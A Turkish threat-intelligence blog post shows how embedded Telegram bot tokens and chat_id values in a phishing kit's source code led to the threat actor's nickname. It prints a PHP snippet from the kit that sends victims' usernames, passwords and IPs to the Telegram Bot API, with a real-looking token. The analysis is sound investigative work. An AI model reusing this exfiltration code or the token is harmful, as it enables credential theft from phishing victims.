Hayır temalı oltalama sitesinin dosyaları ile karşılaştım.



Kadına Şiddete Hayır
Back/Forward
View
Group
Share
Edit Tags
Action
New File Menu
Keka
Searc
YeniYazi
Kadına Şiddete Hayır
Name
Date Modified
Date Created
Size
Kind
Avatars March 24, 2021, 18:38 March 24, 2021, 18:38 -- Folder
Javascript March 24, 2021, 18:38 March 24, 2021, 18:38 -- Folder
public March 24, 2021, 18:38 March 24, 2021, 18:38 -- Folder
views March 24, 2021, 18:38 March 24, 2021, 18:38 -- Folder
cgi-bin April 6, 2021, 16:24 April 6, 2021, 16:24 -- Folder
deneme April 6, 2021, 16:42 April 6, 2021, 16:42 -- Folder
images February 16, 2024, 18:33 April 6, 2021, 17:14 -- Folder
style.css April 6, 2021, 19:16 April 6, 2021, 19:16 10 KB Text Document
index.html April 15, 2021, 15:11 April 15, 2021, 15:11 7 KB HTML text
members.css April 15, 2021, 15:11 April 15, 2021, 15:11 6 KB Text Document
members.html April 15, 2021, 15:11 April 15, 2021, 15:11 5 KB HTML text
destek February 16, 2024, 18:47 April 15, 2021, 15:12 -- Folder
insta.png August 2, 2018, 08:29 August 2, 2018, 08:29 49 KB PNG image
aktarma.php May 23, 2020, 17:20 May 23, 2020, 17:20 693 bytes PHP script
sifre.php April 15, 2021, 14:34 April 15, 2021, 14:34 43 KB PHP script
index.php April 15, 2021, 15:12 April 15, 2021, 15:12 131 KB PHP script



File
/Users/mertrix/Desktop/YeniYazi/Telegram%20API/instagram%20Scriptleri/Kadına%20Şiddete%...
KADINA ŞİDDETE HAYIR,
Kadına Yönelik Şiddet
İnsanlık Ayıbıdır. Bu Ayıba
Ortak Olma Sessiz Kalma!
Bize Katıl!



İzi sürülen tehdit aktörünün rumuzu (nickname) biliniyorsa bu durumda bu tehdit aktörü ile ilgili detaylı bilgilere ulaşmak için paylaşılan dosyaları analiz etmek araştırmanın seyrini değiştirebilir. Öyle ki örneğin e-Devlet Hacklendi mi? araştırma yazıma konu olan sorgu panellerinde imzaları olan tehdit aktörlerinin IP adreslerini, Telegram'da paylaşılan bir dosyanın içinde yer alan SQL dosyasında bulabilirsiniz.








Çoğu zaman sizi veya veya kurumunuzu hedef alan tehdit aktörünün kullandığı araçların, zararlı yazılımların, oltalama sitelerinin kaynak kodlarına ulaşmanız mümkün olmaz. Kimi zaman ise kaynak kodlarına ulaşsanız da tehdit aktörüne dair bir imza kodlarda yer almadığı için saldırının arkasındaki tehdit aktörünün kim olduğuna ulaşamayabilirsiniz.

Peki gerçekten de aradan aylar, yıllar geçmiş olsa bile, elimizde oltalama

sitesinin kaynak kodları olup tehdit aktörüne ait herhangi bir imza olmadığında tehdit aktörünün kim olduğunu bulamaz mıyız? Aklımı kurcalayan bu soru sonrasında Telegram gruplarından elde ettiğim oltalama sitelerinin kaynak kodlarını incelemeye ve bu soruya yanıt bulmaya karar verdim.

Kaynak kodlarının çoğunluğunda dikkatimi çeken ortak nokta, tehdit aktörlerinin Telegram Bot API'sinden faydalanarak oltaya düşen kişilerin çalınan bilgilerini anlık olarak takip etmeleriydi. Bunun için de botlarının jetonlarını (token) geliştirdikleri oltalama sitelerinin kaynak kodlarına gömüyorlardı.


Operasyon Güvenliği (OPSEC) hakkında kaygısı olmayanlar ise jetonlara ilave olarak kaynak kodlarına chat_id değerini de gömüyorlardı. chat_id sayesinde Telegram Bot API'si üzerinden çalınan bilgilerin getChat metodu ile hangi kullanıcı adına yani tehdit aktörüne gönderildiği bilgisi elde edilebiliyor. Ben de elimdeki bazı kaynak kodları üzerinde chat_id içeren Telegram Bot API jetonlarını aramaya ve bunları da Telegram Bot API üzerinden sorgulamaya karar verdim.




example_extract_.php

```php
<?php
    $token='1798094714:AAGsbSEI_4SJVQUwZe6IFZvOr5aoVcmcdZI';
    $data = [
        'text' => '
      Kullanıcı Adı : '.$username.'
      Şifre : '.$password.'
      Ülke : '.$ulke.'
      Şehir : '.$sehir.'
      İp : '.$ip.'
      Tarih : '.$cur_time.'
      ',
      'chat_id' => 1003193380
    ];

    file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );


?>
```

Arama sonucunda elde ettiğim jetonları, chat_id parametresi ile birlikte komut satırı üzerinden cURL aracından ile Telegram Bot API'sine gönderdiğimde, 2021 yılından kalma bir oltalama sitesi üzerinden tehdit aktörünün rumuzuna (nickname) aradan yıllar geçse bile ulaşabildim.



Bu rumuzu SOCRadar XTI platformunda arattığımda da bu tehdit aktörünün zamanında Telegram'da hangi kanalda olduğunu öğrenerek araştırmama yeni bir boyut getirmiş oldum.



Sonuç

Sonuca gelecek olursam, siber suçlarla mücadele eden siber güvenlik araştırmacıları, siber tehdit istihbaratı analistleri tarafından tehdit aktörlerinin, bulundukları mecraların (Forumlar, Telegram grupları, Discord kanalları vb.) yakından izlenmesi, bu mecralarda paylaşılan dosyaların titizlikle incelenmesi, yürüttükleri araştırmaların, soruşturmaların seyrini büyük ölçüde değiştirme potansiyeline sahip olduğu için oldukça önemlidir.

Bir sonraki yazıda görüşmek dileğiyle.